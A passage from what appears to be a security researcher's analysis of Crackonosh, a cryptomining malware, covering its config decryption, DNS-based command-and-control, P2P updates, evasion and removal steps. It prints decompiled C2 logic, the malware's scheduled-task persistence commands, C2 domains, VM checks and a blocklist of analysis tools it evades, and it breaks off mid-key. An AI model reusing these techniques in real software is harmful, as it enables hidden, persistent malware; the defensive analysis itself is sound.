Looking at `winrmsrv.exe` (`aaf2770f78a3d3ec237ca14e0cb20f4a05273ead04169342ddb989431c537e83`) behavior showed something interesting in its API calls. There were over a thousand calls of `FindFirstFileExW` and `FindNextFileExW`. We looked at what file it was looking for, unfortunately the author of malware hid the name of the file behind an SHA256 hash as shown below.

In this image, you see the function

searching for a file by hash of file name from winrmsrv.exe. Some nodes are grouped for better readability.
This technique was used in other parts of Crackonosh, sometimes with SHA1.

Here is a list of searched hashes and corresponding names and paths. In the case of `UserAccountControlSettingsDevice.dat` the search is also done recursively in all subfolders.

- in `CSIDL_SYSTEM`
  - File `7B296FC0-376B-497d-B013-58F4D9633A22-5P-1.B5841A4C-A289-439d-8115-50AB69CD450`
    - SHA1: `F3764EC8078B4524428A8FC8119946F8E8D99A27`
    - SHA256: `86CC68FBF440D4C61EEC18B08E817BB2C0C52B307E673AE3FFB91ED6E129B273`
  - File `7B296FC0-376B-497d-B013-58F4D9633A22-5P-1.B5841A4C-A289-439d-8115-50AB69CD450B`
    - SHA1: `1063489F4BDD043F72F1BED6FA03086AD1D1DE20`
    - SHA256: `1A57A37EB4CD23813A25C131F3C6872ED175ABB6F1525F2FE15CFF4C077D5DF7`
- Searched in `CSIDL_Profile` and actual location is `%localappdata%\Programs\Common`
  File `UserAccountControlSettingsDevice.dat`
  - SHA1: `B53B0887B5FD97E3247D7D88D4369BFC449585C5`
  - SHA256: `7BB5328FB53B5CD59046580C3756F736688CD298FE8846169F3C75F3526D3DA5`

These files contain configuration information encrypted with xor cipher with the keys in executables.

After decryption we found names of other parts of malware, some URLs, RSA public keys, communication keys for `winrmsrv.exe` and commands for XMRig. RSA keys are 8192 and 8912 bits long. These keys are used to verify every file downloaded by Crackonosh (via `StartupCheckLibrary.dll`, `winrmsrv.exe`, `winscomrssrv.dll`).

Here we found the first remark of `wksprtcli.dll`.

StartupCheckLibrary.dll and Download of wksprtcli.dll

`StartupCheckLibrary.dll` is the way how the author of Crackonosh can download updates of Crackonosh on infected machines. `Startupchecklibrary.dll` queries TXT DNS records for domains `first[.]universalwebsolutions[.]info` and `second[.]universalwebsolutions[.]info` (or other TLDs like `getnewupdatesdownload[.]net` and `webpublicservices[.]org`). There are TXT DNS records like `ajdbficadbbfC@@@FEpHw7Hn33`. From the first twelve letters it computes the IP address as shown on image. Next five characters are the digits of the port encrypted by adding 16. This gives us a socket, where to download wksprtcli.dll. The last eight characters are the version. Downloaded data is validated against one of the Public keys stored in the config file.

```
v10->ai_addr->sa_data[2] = 10 * (DNS_Record[1] - 97) + 100 * (DNS_Record[0] - 97) + DNS_Record[2] - 97;
v10->ai_addr->sa_data[3] = 10 * (DNS_Record[4] - 97) + 100 * (DNS_Record[3] - 97) + DNS_Record[5] - 97;
v10->ai_addr->sa_data[4] = 10 * (DNS_Record[7] - 97) + 100 * (DNS_Record[6] - 97) + DNS_Record[8] - 97;
v10->ai_addr->sa_data[5] = 10 * (DNS_Record[10] - 97) + 100 * (DNS_Record[9] - 97) + DNS_Record[11] - 97;
v13 = connect(s, v10->ai_addr, v10->ai_addrlen);
```

Decryption of IP address, screenshot from Ida

`Wksprtcli.dll` (exports `DllGetClassObjectMain`) is updating older versions of Crackonosh. The oldest version of `wksprtcli.dll` that we found checks only the nonexistence of `winlogui.exe`. Then it deletes `diskdriver.exe` (previous coinminer) and autostart registry entry. The newest version has a time frame when it runs. It deletes older versions of `winlogui.exe` or `diskdriver.exe` and drops new version of `winlogui.exe`. It drops new config files and installs `winrmsrv.exe` and `winscomrssrv.dll`. It also changed the way of starting `winlogui.exe` from registry `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` to a task scheduled on user login.

```
schtasks /Create /SC ONLOGON /TN \"Microsoft\\Windows\\WDI\\SrvHost\" /TR \"rundll32.exe winscomrssrv.dll,SrvMainHost\" ^
/RL HIGHEST /F
schtasks /Create /SC ONLOGON /TN \"Microsoft\\Windows\\Wininet\\Winlogui\" /TR \"winlogui.exe\" /RL HIGHEST /F;
schtasks /Create /SC ONLOGON /TN \"Microsoft\\Windows\\Windows Error Reporting\\winrmsrv\" /TR \"winrmsrv.exe /startup\" ^
/RL HIGHEST /F
```

Tasks created in Windows task scheduler by wksprtcli.dll
In the end it disallows hibernation and Windows Defender.

`Wksprtcli.dll` also checks computer time. The reason may be not to overwrite newer versions and to make dynamic analysis harder. It also has written date after which it to stop winlogui task to be able to replace files.

File (time of compilation)	Timestamp 1 (after this it kills winlogui task, so it can update it)	Timestamp 2 (before this it runs)
5C8B… (2020-11-20)	2019-12-01	2023-12-30
D9EE… (2019-11-24)	2019-12-01	2020-12-06
194A… (2019-11-24)	2019-03-09	–
FA87… (2019-03-22)	Uses winlogui size instead	2019-11-02
C234… (2019-02-24)	2019-03-09	2019-11-02
A2D0… (2018-12-27)	–	–
D3DD… (2018-10-13)	–	–

Hardcoded timestamps, full file hashes are in IoCs

Analysis of Winrmsrv.exe

`Winrmsrv.exe` is responsible for P2P connection of infected machines. It exchanges version info and it is able to download newer versions of Crackonosh. We didn't find any evidence of versions higher than 0 and therefore we don't know what files are transferred.

`Winrmsrv.exe` searches for internet connection. If it succeeds it derives three different ports in the following ways.

First, in the config file, there is offset (49863) and range (33575) defined. For every port there is computed SHA-256 from date (days from Unix Epoch time) and 10 B from config file. Every port is then set as offset plus the first word of SHA moduled by range (offset + (2 B of SHA % range)).

First two ports are used for incoming TCP connections. The last one is used to listen to an incoming UDP.

```
__int64 cycle_ports_thread()
{
  __int64 result; // rax
  __int64 rdx9; // rdx
  char v1; // [rsp+20h] [rbp-88h]
  unsigned __int16 PortMod; // [rsp+3Ch] [rbp-6Ch]
  __int16 PortOffset; // [rsp+40h] [rbp-68h]
  __int64 g_epoch_days; // [rsp+48h] [rbp-60h]
  __int64 Days; // [rsp+50h] [rbp-58h] BYREF
  char v7[16]; // [rsp+58h] [rbp-50h] BYREF
  __int16 SHA_hash[16]; // [rsp+68h] [rbp-40h] BYREF

  while ( 1 )
  {
    result = (unsigned __int8)AtomicREAD(5370437549i64);// Terminate byte
    if ( (_BYTE)result )
      return result;
    v1 = 0;
    g_epoch_days = TIME64(0i64) / 86400;
    if ( g_epoch_days > qword_1401A67A8 || !qword_1401A67A8 )
    {
      v1 = 1;
      qword_1401A67A8 = g_epoch_days;
    }
    if ( v1 )
    {
      Days = g_epoch_days;
      qmemcpy(v7, (const void *)(g_config + 16600), sizeof(v7));
      if ( (unsigned __int8)SHA256((int)&Days, 24, (int)SHA_hash) )
      {
        PortOffset = *(_WORD *)(g_config + 16900) ^ 0x2CF;
        PortMod = *(_WORD *)(g_config + 16950) ^ 0xBCCF;
        LDint(&IP_PORT1, (unsigned __int16)(PortOffset + (unsigned __int16)SHA_hash[0] % (int)PortMod));
        qmemcpy(v7, (const void *)(g_config + 16700), sizeof(v7));
        if ( (unsigned __int8)SHA256((int)&Days, 24, (int)SHA_hash) )
        {
          LDint(&IP_PORT2, (unsigned __int16)(PortOffset + (unsigned __int16)SHA_hash[0] % (int)PortMod));
          qmemcpy(v7, (const void *)(g_config + 16800), sizeof(v7));
          if ( (unsigned __int8)SHA256((int)&Days, 24, (int)SHA_hash) )
          {
            LDint(&IP_PORT3, (unsigned __int16)(PortOffset + (unsigned __int16)SHA_hash[0] % (int)PortMod));
            LOBYTE(rdx9) = 1;
            std::ctype<wchar_t>::do_widen(&unk_1401A621C, rdx9);
            goto LABEL_10;
          }
        }
      }
    }
    else
    {
LABEL_10:
      Sleep(0xBB8u);
    }
  }
}
```

Obtain ports, screenshot from IDA

Next, `winrmsrv.exe` starts sending UDP packets containing version and timestamp to random IP addresses to the third port (approximately 10 IP's per second). Packet is prolonged with random bytes (to random length) and encrypted with a Vigenère cipher.

```
      50 4.357881    44.192.91.169     CRACKONOSH    147 60264 → 62299 Len=105
      51 4.421410    35.126.75.250     CRACKONOSH    129 60265 → 62299 Len=87
      52 4.453966    11.0.208.229      CRACKONOSH    196 60266 → 62299 Len=154
      53 4.498431    147.116.157.10    CRACKONOSH    113 60267 → 62299 Len=71
      54 4.545491    17.105.156.179    CRACKONOSH    157 60268 → 62299 Len=115
      55 4.592111    66.166.104.120    CRACKONOSH    186 60269 → 62299 Len=144
      56 4.657212    206.40.99.11      CRACKONOSH    126 60270 → 62299 Len=84
      57 4.701626    67.238.53.219     CRACKONOSH    198 60271 → 62299 Len=156
      58 4.748389    178.20.145.239    CRACKONOSH    158 60272 → 62299 Len=116
      59 4.794874    139.240.3.86      CRACKONOSH    133 60273 → 62299 Len=91
      60 4.843422    11.32.3.250       CRACKONOSH    188 60274 → 62299 Len=146
      61 4.920387    92.124.15.17      CRACKONOSH    215 60275 → 62299 Len=173
      62 4.951301    223.197.59.231    CRACKONOSH    214 60276 → 62299 Len=172
      63 4.998833    18.168.180.160    CRACKONOSH    165 60277 → 62299 Len=123
      64 5.045177    124.189.35.239    CRACKONOSH    115 60278 → 62299 Len=73
      65 5.092533    222.249.95.238    CRACKONOSH    166 60279 → 62299 Len=124
      66 5.135585    183.20.148.250    CRACKONOSH    111 60280 → 62299 Len=69
      67 5.187560    144.5.77.223      CRACKONOSH    126 60281 → 62299 Len=84
      68 5.232554    78.92.111.112     CRACKONOSH    228 60282 → 62299 Len=186
      69 5.280509    30.8.87.199       CRACKONOSH    231 60283 → 62299 Len=189
      70 5.328006    107.224.85.121    CRACKONOSH    179 60286 → 62299 Len=137
      71 5.391387    21.222.248.172    CRACKONOSH    208 60287 → 62299 Len=166

> User Datagram Protocol, Src Port: 60264, Dst Port: 62299
v Crackonosh
  v encrypted_bytes: 8a301d84611951574d31ba7753d95e3a0a0e7188aa79e2e76dde1d520e9fe44401104846…
      decrypted_bytes: 8342cbed270914bb9e603a9736da78a92a60945fd9fd1791c91f491f86627dd7adc075e1…
      hash1: 68e7a3d6fb7007064a103f034150f44502d65ce414e328b9528dccd14724ae2f
      hash1_computed: 68e7a3d6fb7007064a103f034150f44502d65ce414e328b9528dccd14724ae2f
      comm_key: 36da78a92a60945fd9fd1791c91f491f86627dd768d18a7a79a39dd69b72582c40804581…
      comm_key_hash: 8342cbed84445bdb9e603a97c4e90657cb5a9e7e68bf5577af9aa202ddd48ac1
      decrypted_bytes2: 00000000a34d4f600000000036da78a92a60945fd9fd1791c91f491f86627dd7adc075e1…
    version: 0
    timestamp: Mar 15, 2021 12:05:55.000000000 UTC

0000  38 43 7d c7 e5 ef 30 24  32 84 3b 63 08 00 45 00   8C}···0$ 2·;c··E·
0010  00 85 13 ab 00 00 7f 11  00 00 c0 a8 00 ec 2c c0   ········ ······,·
0020  5b a9 eb 68 f3 5b 00 71  4a 80 8a 30 1d 84 61 19   [··h·[·q J··0··a·
0030  51 57 4d 31 ba 77 53 d9  5e 3a 0a 0e 71 88 aa 79   QWM1·wS· ^:··q··y
0040  e2 e7 6d de 1d 52 0e 9f  e4 44 01 10 48 46 36 e9   ··m··R·· ·D··HF6·
0050  a2 e0 4d 49 42 46 4d 76  69 d6 ae b7 3e 6d 1d c7   ··MIBFMv i···>m··
0060  f5 08 66 9a 2a b3 5b 19  bd a3 95 69 5c b6 81 37   ··f·*·[· ···i\··7
0070  b4 c7 23 2b f5 60 cb b9  87 67 7b bf e9 dd 46 85   ··#+·`·· ·g{···F·
0080  68 f4 45 02 d6 5c e4 14  e3 28 b9 52 8d cc be 47   h·E··\·· ·(·R···G
0090  24 ae 2f                                          $·/
```

UDP packet


Finally, if `winrmsrv.exe` finds an IP address infected with Crackonosh, it stores the IP, control version and starts updating the older one with the newer one. The update data is signed with the private key. On the next start `winrmsrv.exe` connects all stored IP's to check the version before trying new ones. It blocks all IP addresses after the communication. It blocks them for 4 hours unless they didn't follow the protocol, then the block is permanent (until restart).

We have modified masscan to check this protocol. It showed about 370 infected IP addresses over the internet (IPv4).


A	UDP Hello	B
Sends UDP Packet from random port to port 3	->	decrypt, check timestamp (in last 15 s) and if the version match ban IP address for next 4 hr

decrypt, check timestampsame version: do nothingB has lower version: TCP send B has higher version: TCP receive	<-	Sends UDP Crackonosh Hello Packet to port of A
A	TCP Send	B
Connect to port 2	->	Search if the communication from A is expected (Successful UDP Hello in last 5 seconds with different versions)
send encrypted packet	->	decode data, validate, save
A	TCP Receive	B
Connect to port 1	->	Search if the communication from A is expected (Successful UDP Hello in last 5 seconds with different versions)
decode data, validate, save	<-	send encrypted packet

Communication diagram



Encryption scheme of the UDP Packet



Encryption scheme of the TCP Packet

It's notable that here is a mistake in TCP encryption/decryption implementation shown above. Instead of the red arrow there is computed one more SHA256, that should be used in the xor with the initialization vector. But then there is the source of the SHA used instead of the result.

Analysis of winscomrssrv.dll

It is preparation for the next phase. It uses the TXT DNS records the same way as `StratupCheckLibrary.dll`. It tries to decode txt records on URL's:

- `fgh[.]roboticseldomfutures[.]info`
- `anter[.]roboticseldomfutures[.]info`
- `any[.]tshirtcheapbusiness[.]net`

- `lef[.]loadtubevideos[.]com`
- `levi[.]loadtubevideos[.]com`
- `gof[.]planetgoodimages[.]info`
- `dus[.]bridgetowncityphotos[.]org`
- `ofl[.]bridgetowncityphotos[.]org`
- `duo[.]motortestingpublic[.]com`
- `asw[.]animegogofilms[.]info`
- `wc[.]animegogofilms[.]info`
- `enu[.]andromediacenter[.]net`
- `dnn[.]duckduckanimesdownload[.]net`
- `vfog[.]duckduckanimesdownload[.]net`
- `sto[.]genomdevelsites[.]org`
- `sc[.]stocktradingservices[.]org`
- `ali[.]stocktradingservices[.]org`
- `fgo[.]darestopedunno[.]com`
- `dvd[.]computerpartservices[.]info`
- `efco[.]computerpartservices[.]info`
- `plo[.]antropoledia[.]info`
- `lp[.]junglewearshirts[.]net`
- `um[.]junglewearshirts[.]net`
- `fri[.]rainbowobservehome[.]net`
- `internal[.]videoservicesxvid[.]com`
- `daci[.]videoservicesxvid[.]com`
- `dow[.]moonexploringfromhome[.]info`
- `net[.]todayaniversarygifts[.]info`
- `sego[.]todayaniversarygifts[.]info`
- `pol[.]motorcyclesonthehighway[.]com`
- `any[.]andycopyprinter[.]net`
- `onl[.]andycopyprinter[.]net`
- `cvh[.]cheapjewelleryathome[.]info`
- `df[.]dvdstoreshopper[.]org`
- `efr[.]dvdstoreshopper[.]org`
- `Sdf[.]expensivecarshomerepair[.]com`

It seems, that these files are not yet in the wild, but we know what the names of files should be

`C:\WINDOWS\System32\wrsrvrcomd0.dll`, `C:\WINDOWS\System32\winupdtemp_0.dat` and `C:\WINDOWS\System32\winuptddm0`.

Anti-Detection and Anti-Forensics

As noted before, Crackonosh takes specific actions to evade security software and analysis.

Specific actions it takes to evade and disable security software includes:

- Deleting antivirus software in safe mode
- Stopping Windows Update

- Replacing Windows Security with green tick system tray icon
- Using libraries that don't use the usual `DllMain` that is used when running library as the main executable (by `rundll32.exe`) but instead are started with some other exported functions.
- Serviceinstaller tests if it is running in Safe mode

To protect against analysis, it takes the following actions to test to determine if it's running in a VM:

- Checks registry keys:
  - `SOFTWARE\VMware, Inc`
  - `SOFTWARE\Microsoft\Virtual Machine\Guest\Parameters`
  - `SOFTWARE\Oracle\VirtualBox Guest Additions`
- Test if computer time is in some reasonable interval e.g. after creation of malware and before 2023 (`wksprtcli.dll`)

Also, as noted it delays running to better hide itself. We found the specific installers used hard coded dates and times for its delay as shown below.

SHA of installer	Installer doesn't run before
9EC3DE9BB9462821B5D034D43A9A5DE0715FF741E0C171ADFD7697134B936FA3	2018-06-10 13:08:20
8C52E5CC07710BF7F8B51B075D9F25CD2ECE58FD11D2944C6AB9BF62B7FBFA05	2018-06-19 14:06:37
93A3B50069C463B1158A9BB3A8E3EDF9767E8F412C1140903B9FE674D81E32F0	2018-07-04 17:33:20
6A3C8A3CA0376E295A2A9005DFBA0EB55D37D5B7BF8FCF108F4FFF7778F47584	2018-07-10 15:35:57
4B01A9C1C7F0AF74AA1DA11F8BB3FC8ECC3719C2C6F4AD820B31108923AC7B71	2018-07-25 13:56:35
65F39206FE7B706DED5D7A2DB74E900D4FAE539421C3167233139B5B5E125B8A	2018-08-03 15:50:40
C6817D6AFECDB89485887C0EE2B7AC84E4180323284E53994EF70B89C77768E1	2018-08-14 12:36:30

7F836B445D979870172FA108A47BA953B0C02D2076CAC22A5953EB05A683EDD4	2018-09-13 12:29:50
D8C092DE1BF9B355E9799105B146BAAB8C77C4449EAD2BDC4A5875769BB3FB8A	2018-10-01 13:52:22
E497EE189E16CAEF7C881C1C311D994AE75695C5087D09051BE59B0F0051A6CF	2018-10-19 14:15:35
D7A9BF98ACA2913699B234219FF8FDAA0F635E5DD3754B23D03D5C3441D94BFB	2018-11-07 12:47:30

Hardcoded timestamps in installers
We also found a version, `Winrmsrv.exe` (`5B85CEB558BAADED794E4DB8B8279E2AC42405896B143A63F8A334E6C6BBA3FB`), that instead decrypts time that is hard-coded in config file (for example in `5AB27EAB926755620C948E7F7A1FDC957C657AEB285F449A4A32EF8B1ADD92AC`) is 2020-02-03. If current system time is lower than the extracted value, `winrmsrv.exe` doesn't run.

It also takes specific actions to hide itself from possible power users who use tools that could disclose its presence.

It uses Windows-like names and descriptions such as `winlogui.exe` which is the Windows Logon GUI Application.

It also checks running processes and compares it to the blocklist below. If it finds process with specified name `winrmsrv.exe` and `winlogui.exe` terminate itself and wait until the next start of PC.

Blocklist:

- dumpcap.exe
- fiddler.exe
- frst.exe
- frst64.exe
- fse2.exe
- mbar.exe
- messageanalyzer.exe
- netmon.exe
- networkminer.exe
- ollydbg.exe
- procdump.exe
- procdump64.exe
- procexp.exe
- procexp64.exe
- procmon.exe
- procmon64.exe
- rawshark.exe
- rootkitremover.exe
- sdscan.exe
- sdwelcome.exe
- splunk.exe
- splunkd.exe
- spyhunter4.exe
- taskmgr.exe
- tshark.exe
- windbg.exe
- wireshark-gtk.exe
- wireshark.exe
- x32dbg.exe
- x64dbg.exe
- X96dbg.exe

Additional files

As well as previously discussed, our research found additional files:

- `Startupcheck.vbs`**:** a one time script to create a Windows Task Scheduler task for `StartUpCheckLibrary.dll`.
- `Winlogui.dat`, `wslogon???.dat`: temporary files to be moved as new `winlogui.exe`.
- `Perfdish001.dat`: a list of infected IP addresses `winrmsrv.exe` found.
- `Install.msi` and `Install.vbs`: these are in some versions a step between `maintenance.vbs` and `serviceinstaller.msi`, containing commands that are otherwise in `maintenance.vbs`.

Removal of Crackonosh

Based on our analysis, the following steps are required to fully remove Crackonosh.

Delete the following Scheduled Tasks (Task Schedulers)

- `Microsoft\Windows\Maintenance\InstallWinSAT`
- `Microsoft\Windows\Application Experience\StartupCheckLibrary`
- `Microsoft\Windows\WDI\SrvHost\`
- `Microsoft\Windows\Wininet\Winlogui\`
- `Microsoft\Windows\Windows Error Reporting\winrmsrv\`

Delete the following files from `c:\Windows\system32\`

- `7B296FC0-376B-497d-B013-58F4D9633A22-5P-1.B5841A4C-A289-439d-8115-50AB69CD450`
- `7B296FC0-376B-497d-B013-58F4D9633A22-5P-1.B5841A4C-A289-439d-8115-50AB69CD450B`
- `diskdriver.exe`
- `maintenance.vbs`
- `serviceinstaller.exe`
- `serviceinstaller.msi`
- `startupcheck.vbs`
- `startupchecklibrary.dll`
- `windfn.exe`
- `winlogui.exe`
- `winrmsrv.exe`
- `winscomrssrv.dll`
- `wksprtcli.dll`

Delete the following file from `C:\Documents and Settings\All Users\Local Settings\Application Data\Programs\Common` (`%localappdata%\Programs\Common`)

`UserAccountControlSettingsDevice.dat`

Delete the following file from `C:\Program Files\Windows Defender\`

`MSASCuiL.exe`

Delete the following Windows registry keys (using `regedit.exe`)

- `HKLM\SOFTWARE\Policies\Microsoft\Windows Defender` value `DisableAntiSpyware`
- `HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection` value `DisableBehaviorMonitoring`
- `HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection` value `DisableOnAccessProtection`
- `HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection` value `DisableScanOnRealtimeEnable`
- `HKLM\SOFTWARE\Microsoft\Security Center` value `AntiVirusDisableNotify`
- `HKLM\SOFTWARE\Microsoft\Security Center` value `FirewallDisableNotify`
- `HKLM\SOFTWARE\Microsoft\Security Center` value `UpdatesDisableNotify`

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer` value `HideSCAHealth`
- `HKLM\SOFTWARE\Microsoft\Windows Defender\Reporting` value `DisableEnhancedNotifications`
- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` value `winlogui`


Restore the following default Windows services (Note: depends on your OS version – see https://www.tenforums.com/tutorials/57567-restore-default-services-windows-10-a.html)

- wuauserv
- SecurityHealthService
- WinDefend
- Sense
- MsMpSvc


Reinstall Windows Defender and any third-party security software, if any was installed.

Error messages

On infected machines, sometimes the following error messages about the file `Maintenance.vbs` can appear.



Type Mismatch: ‘CInt’, Code: 800A000D



Can not find script file

Both of these are bugs in the Crackonosh installation.

Although there are some guides on the internet on how to resolve these errors, `instead` we recommend following the steps in the previous chapter to be sure you fully remove all traces of Crackonosh.

Conclusion

Crackonosh installs itself by replacing critical Windows system files and abusing the Windows Safe mode to impair system defenses.

This malware further protects itself by disabling security software, operating system updates and employs other anti-analysis techniques to prevent discovery, making it very difficult to detect and remove.

In summary, Crackonosh shows the risks in downloading cracked software and demonstrates that it is highly profitable for attackers. Crackonosh has been circulating since at least `June 2018` and has yielded over `$2,000,000 USD` for its authors in Monero from over `222,000 infected systems` worldwide.

As long as people continue to download cracked software, attacks like these will continue to be profitable for attackers. The key take-away from this is that you really can't get something for nothing and when you try to steal software, odds are someone is trying to steal from you.

Indicators of Compromise (IoCs)

- The full list of IoCs: Avast IoC repository
- The list of URLs obtaining TXT DNS records: network.txt
- The list of common file names: filenames.txt

Public keys

—–BEGIN PUBLIC KEY—–
MIIEIjANBgkqhkiG9w0BAQEFAAOCBA8AMIIECgKCBAEA0m9mblXlLhgH/d5WgDw0
2nzOynQvKdkobluX5zFK6ewVkX+3W6Vv2v4CqJ473ti9798Jt9jkDpfEL1yMUDfp
Lp1p4XGVSrTrD16J0Guxx0yzIjyReAzJ8Kazej1z/XGGOtAMZCoLI+TrE4me3SjL
+EXk3pXqyupAgKFiNrlXRj7hbb5vXkeB0MpbV3yJ0ha1OJdAIAwGzQTUsvDWDw00
4sxLfso6CLzR1CKJEH2wT6RVfaInGg6IBwb/fvGewGYECAfnPtEt8TwvzuLsw6NY
BD+tDNcFQk0ZRIAZ+zO5mY4cuWTTBZbAjEFFo5UX4ognHDEIltgh+76rXDvtXmeZ
ivDOgJSBXr2+TkQ9dMfYMYLxKHoe8WRBYII6Wkl59+HQQdQFgSGK6tFtY0T3TVwR
ZxQE1LYwe+0lF1Cop8U/jqRotudKcS+Hyiu0yoSv34C3QwW4ELQktCX5313gcNF/
RA98knE1tl9F3Pl6vnvm1ILb6cxihYy5F0rdLteRNezrjcXOKGA9BV4QTebxH/mi
mm6z4BtTBPNKvrtqo25qx5Oa0fOnVvHAaVtXNjzCNapZwucHH/V8jJzIwcv2ZUP4
Hx9Hkpm5u/3payfDPkWHFwxh3qfDDr2jzgwDjRSOgO1GHGuL1HoIxSgxWFOf6F2z
caOwDrcycDbWiIMeZedJQI1XTrCPoFL4YoyPY2at9tAYW+6Z3gvnvbhen803N2/k
0TWEUU1hUfhOn45IC5r3pCC8Ouy7FIblz1wGm8Qfa8uSD3hxPhaev1G2JJpN4ZVN
UEfeVH6rVcsbQmKoB0xgmcn5Qnq4WoRGtTd1Z4bbC2Zl2q4jqDAutxWdtmEahmcN
